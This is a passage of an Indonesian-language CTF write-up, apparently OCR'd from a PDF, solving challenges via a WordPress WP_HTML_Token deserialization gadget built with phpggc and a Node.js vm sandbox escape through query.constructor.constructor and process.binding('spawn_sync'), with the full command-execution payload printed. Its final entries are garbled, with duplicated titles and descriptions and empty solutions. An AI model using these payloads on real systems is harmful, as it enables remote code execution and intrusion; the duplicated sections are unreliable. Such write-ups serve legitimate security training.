
Pada *file* lain terdapat juga class WP_HTML_Token yang memiliki struktur fungsi berikut.

```php
public function __construct( $bookmark_name, $node_name, $has_self_closing_flag, $on_destroy = null ) {
    $this->bookmark_name         = $bookmark_name;
    $this->node_name             = $node_name;
    $this->has_self_closing_flag = $has_self_closing_flag;
    $this->on_destroy            = $on_destroy;
}

/**
 * Destructor.
 *
 * @since 6.4.0
 */
public function __destruct() {
    if ( is_callable( $this->on_destroy ) ) {
        call_user_func( $this->on_destroy, $this->bookmark_name );
    }
}
```


Class tersebut dapat dijadikan gadget untuk melakukan eksploitasi serialize. Salah satu caranya adalah menggunakan phpggc dengan menggunakan fungsi system.

```
┌──(inlandsche㉿LAPTOP-1NTBJABB)-[~/Documents/phpggc]
└─$ ./phpggc WordPress/RCE2 'system' 'id'
O:13:"WP_HTML_Token":2:{s:13:"bookmark_name";s:2:"id";s:10:"on_destroy";s:6:"system";}

┌──(inlandsche㉿LAPTOP-1NTBJABB)-[~/Documents/phpggc]
└─$
```


Output dari phpggc tersebut kemudian digunakan untuk melakukan proses *request* pada endpoint *plugin* dan dihasilkan sebagai berikut.



Dengan menggunakan *command* id pada bookmark_name, server memberikan respons berupa id dari os. Artinya, RCE berhasil dilakukan, berikutnya adalah mencari file flag yang terdapat pada *challenge* ini.



File flag berhasil ditemukan sesuai dengan konfigurasi pada Dockerfile dengan nama yang telah diacak.



Flag:

`TCF2024{wordpress_unserialize_to_rce_on_version_6.4.0+_wink...}`

eftipi

Forensic

Author: Dimas

Yo nda tau...

Note: This challenge uses a read-only file system, so you can't write anything into the file system.

http://ctf.ukmpcc.org:16385


Hint:
Bisa kok RCE dan read flag tanpa OOB

Lampiran:

dist.zip
<zip file>

Solusi:

Lampiran berisi *project* dari web, dengan struktur sebagai berikut.



Berikut adalah isi dari Dockerfile.

```dockerfile
FROM node:latest
RUN adduser \
    --disabled-login \
    -u 1001 \
    --gecos "" \
    --shell /bin/bash \
    app
WORKDIR /opt/app
RUN mkdir -p /opt/app

COPY src/ /opt/app/
RUN chown -R 1001:1001 /opt/app && chmod -R 755 /opt/app

COPY ./flag.txt /flag.txt
RUN mv /flag.txt `cat /proc/sys/kernel/random/uuid`.txt

USER 1001
EXPOSE 8080
RUN npm install
ENTRYPOINT ["node", "/opt/app/index.js"]
```


Dapat dilihat bahwa sistem web berjalan dalam Node *runtime*, dan *flag* berada di *working directory*, yaitu /opt/app dengan nama *random* dalam format UUID. Dapat dilihat juga bahwa *file* utama yang dijalankan adalah *index.js*, dengan isi sebagai berikut.

```javascript
import express from "express";
import { runInNewContext } from "vm"

const app = express()

app.get("/", async (req, res) => {
    const run = req.query?.run
    if (!run) return res.sendfile("index.html")
    if (!(typeof run === "string")) return res.send("wrong")
    try {
        const code = runInNewContext(run, { query: req.query })
        return res.send(await code?.toString())
    } catch (e) {
        console.error(e)
        return res.send(e?.toString())
    }
})

app.listen(80, ()=>{
    console.log("application running")
})
```


Dapat dilihat bahwa sistem menggunakan *framework* Express. Hanya terdapat satu *endpoint* yaitu *root endpoint*, yang mana sistem akan mengecek *query parameter* dengan *key* "run". Jika *key* tidak ada, maka sistem akan mengembalikan `index.html`. Sebaliknya, jika *key* ada, maka *key* akan dijalankan dalam Node VM sebagai kode Javascript, dengan objek tambahan yaitu *query* yang diberikan oleh *user*, dengan tujuan yaitu *query* dapat diakses dalam VM.

Penggunaan VM ditujukan agar kode JS yang diberikan oleh *user* terisolasi, atau dengan kata lain tidak dapat memengaruhi sistem aslinya. Namun, dengan melakukan *passing* data dari luar VM ke dalam VM (dalam kasus ini yaitu *query*), maka *attacker* dapat melakukan *crafting* kode JS agar dapat keluar dari VM dan mengakses sistem utama.


Hal ini dapat dilihat ketika kita mengecek *property* yang ada pada *this* dari VM:




Kemudian membandingkannya dengan *this* dari *query.constructor.constructor* (untuk mendapatkan *abstract function* utama agar dapat mengeksekusi *arbitrary code*):



Dapat dilihat bahwa terdapat lebih banyak *property* yang dapat digunakan, salah satunya yang perlu diperhatikan di sini adalah *process*. Dilakukan analisis terhadap *property* yang tersedia dari *process*:



Dapat dilihat terdapat berbagai hal menarik, salah satunya adalah *binding*. Berikut adalah penjelasan dari *process.binding* dari StackOverflow.



Nodejs: What does `process.binding` mean?

Asked 9 years, 7 months ago Modified 3 years, 7 months ago Viewed 18k times

84

I've seen `process.binding('...')` many times while researching through the node.js source code on github.

Can anybody explain me what this function does?

javascript c++ node.js v8 undocumented-behavior

Share Edit Follow

edited Jun 10, 2019 at 10:15
Yilmaz
39.3k ● 14 ● 168 ● 219

asked Jun 4, 2014 at 16:33
laconbass
17.3k ● 8 ● 47 ● 54

Add a comment

3 Answers Sorted by: Highest score (default)

72

This function returns internal module, like require. It's not public, so you shouldn't rely on it in your code, but you can use it to play with node's low level objects, if you want to understand how things work.

For example, here `timer_wrap` binding is registered. It exports `Timer` constructor. In `lib/timers.js` it's imported

Share Edit Follow


edited May 16, 2015 at 22:07

answered Jun 4, 2014 at 16:39
vkurchatkin
13.4k ● 2 ● 49 ● 56

4 `process.binding` seems to change to `internalBinding` from v11.x – jasonxia23 Dec 9, 2018 at 7:06

Add a comment

Dengan kata lain, `process.binding` digunakan dalam *internal* Node.js untuk menghubungkan kode JS dengan implementasi *low level*. Setelah melakukan pencarian lebih lanjut, didapatkan bahwa fungsi `child_process.spawnSync` di Node.js mengimplementasikan `process.binding('spawn_sync')` yang dapat dilihat di *gist* berikut.




```
// Source: https://github.com/nodejs/node/blob/master/lib/child_process.js

// Defines spawn_sync and normalizeSpawnArguments (without error handling). These are internal variables.
spawn_sync = process.binding('spawn_sync'), normalizeSpawnArguments = function(c,b,a){if(Array.isArray(b)?b=b.slice(0):(a=b,b=[]),a===undefined&&(a={}),a=Object.assign({},a),a.shell){const g=[c].concat(b).join(' ');typeof a.shell==='string'?c=a.shell:c='/bin/sh',b=
['-c',g];}typeof a.argv0==='string'?b.unshift(a.argv0):b.unshift(c);var d=a.env||process.env;var e=[];for(var f in d)e.push(f+'='+d[f]);return{file:c,args:b,options:a,envPairs:e};}

// Defines spawnSync, the function that will do the actual spawning
spawnSync = function(){var d=normalizeSpawnArguments.apply(null,arguments);var a=d.options;var c;if(a.file=d.file,a.args=d.args,a.envPairs=d.envPairs,a.stdio=[{type:'pipe',readable:!0,writable:!1},{type:'pipe',readable:!1,writable:!0},
{type:'pipe',readable:!1,writable:!0}],a.input){var g=a.stdio[0]=util._extend({},a.stdio[0]);g.input=a.input;}for(c=0;c<a.stdio.length;c++){var e=a.stdio[c]&&a.stdio[c].input;if(e!=null){var f=a.stdio[c]=util._extend({},a.stdio[c]);isUint8Array(e)?
f.input=e:f.input=Buffer.from(e,a.encoding),}}console.log(a);var b=spawn_sync.spawn(a);if(b.output&&a.encoding&&a.encoding!=='buffer')for(c=0;c<b.output.length;c++){if(!b.output[c])continue;b.output[c]=b.output[c].toString(a.encoding);}return
b.stdout=b.output&&b.output[1],b.stderr=b.output&&b.output[2],b.error&&(b.error= b.error + 'spawnSync '+d.file,b.error.path=d.file,b.error.spawnargs=d.args.slice(1)),b;}
```


Dengan fakta-fakta di atas, kita dapat melakukan *command injection* dengan memanfaatkan `process.binding` yang didapatkan sebelumnya. Berikut adalah *payload* lengkap yang digunakan.

```
query.constructor.constructor("spawn_sync =
process.binding('spawn_sync'); normalizeSpawnArguments =
function(c,b,a){if(Array.isArray(b)?b=b.slice(0):(a=b,b=[]),a===u
ndefined&&(a={}),a=Object.assign({},a),a.shell){const
g=[c].concat(b).join(' ');typeof
a.shell==='string'?c=a.shell:c='/bin/sh',b=['-c',g];}typeof
a.argv0==='string'?b.unshift(a.argv0):b.unshift(c);var
d=a.env||process.env;var e=[];for(var f in
d)e.push(f+'='+d[f]);return{file:c,args:b,options:a,envPairs:e};}
;spawnSync = function(){var
d=normalizeSpawnArguments.apply(null,arguments);var
a=d.options;var
c;if(a.file=d.file,a.args=d.args,a.envPairs=d.envPairs,a.stdio=[{
type:'pipe',readable:!0,writable:!1},{type:'pipe',readable:!1,wri
table:!0},{type:'pipe',readable:!1,writable:!0}],a.input){var
g=a.stdio[0]=util._extend({},a.stdio[0]);g.input=a.input;}for(c=0
;c<a.stdio.length;c++){var
e=a.stdio[c]&&a.stdio[c].input;if(e!=null){var
f=a.stdio[c]=util._extend({},a.stdio[c]);isUint8Array(e)?f.input=
e:f.input=Buffer.from(e,a.encoding);}}console.log(a);var
b=spawn_sync.spawn(a);if(b.output&&a.encoding&&a.encoding!=='buff
er')for(c=0;c<b.output.length;c++){if(!b.output[c])continue;b.out
put[c]=b.output[c].toString(a.encoding);}return
b.stdout=b.output&&b.output[1],b.stderr=b.output&&b.output[2],b.e
rror&&(b.error= b.error + 'spawnSync
'+d.file,b.error.path=d.file,b.error.spawnargs=d.args.slice(1)),b
;};return spawnSync('[COMMAND]', ['[PARAM]'], { encoding : 'utf8'
})")().stdout
```

Percobaan *read directory* /opt/app:



Percobaan *read file*:



Flag pun berhasil didapatkan.

Flag:

`TCF2024{gadget_object_from_different_context_is_realy_usefull:)}`

kurang berarti

Forensic

https://bit.ly/FeedbackCTFTechcomfest2024

Solusi:

Cukup isi form dan mendapatkan flagnya

Flag:

`TCF2024{siapa_suruh_tahun_baru_masih_cari_bendera_huehehehee}`

Malicious

Forensic

https://bit.ly/FeedbackCTFTechcomfest2024

Solusi:

Cukup isi form dan mendapatkan flagnya

Flag:

`TCF2024{siapa_suruh_tahun_baru_masih_cari_bendera_huehehehee}`

Typing...

Web Exploitation

Flag Checkers are too common, what about Key Checker?

Lampiran:

main
<binary file>

Solusi:

Jay Withan Thom

Web Exploitation

Flag Checkers are too common, what about Key Checker?

Lampiran:

main
<binary file>

Solusi:

Kerangka Berpikir

Misc

Flag Checkers are too common, what about Key Checker?

Lampiran:

main
<binary file>

Solusi: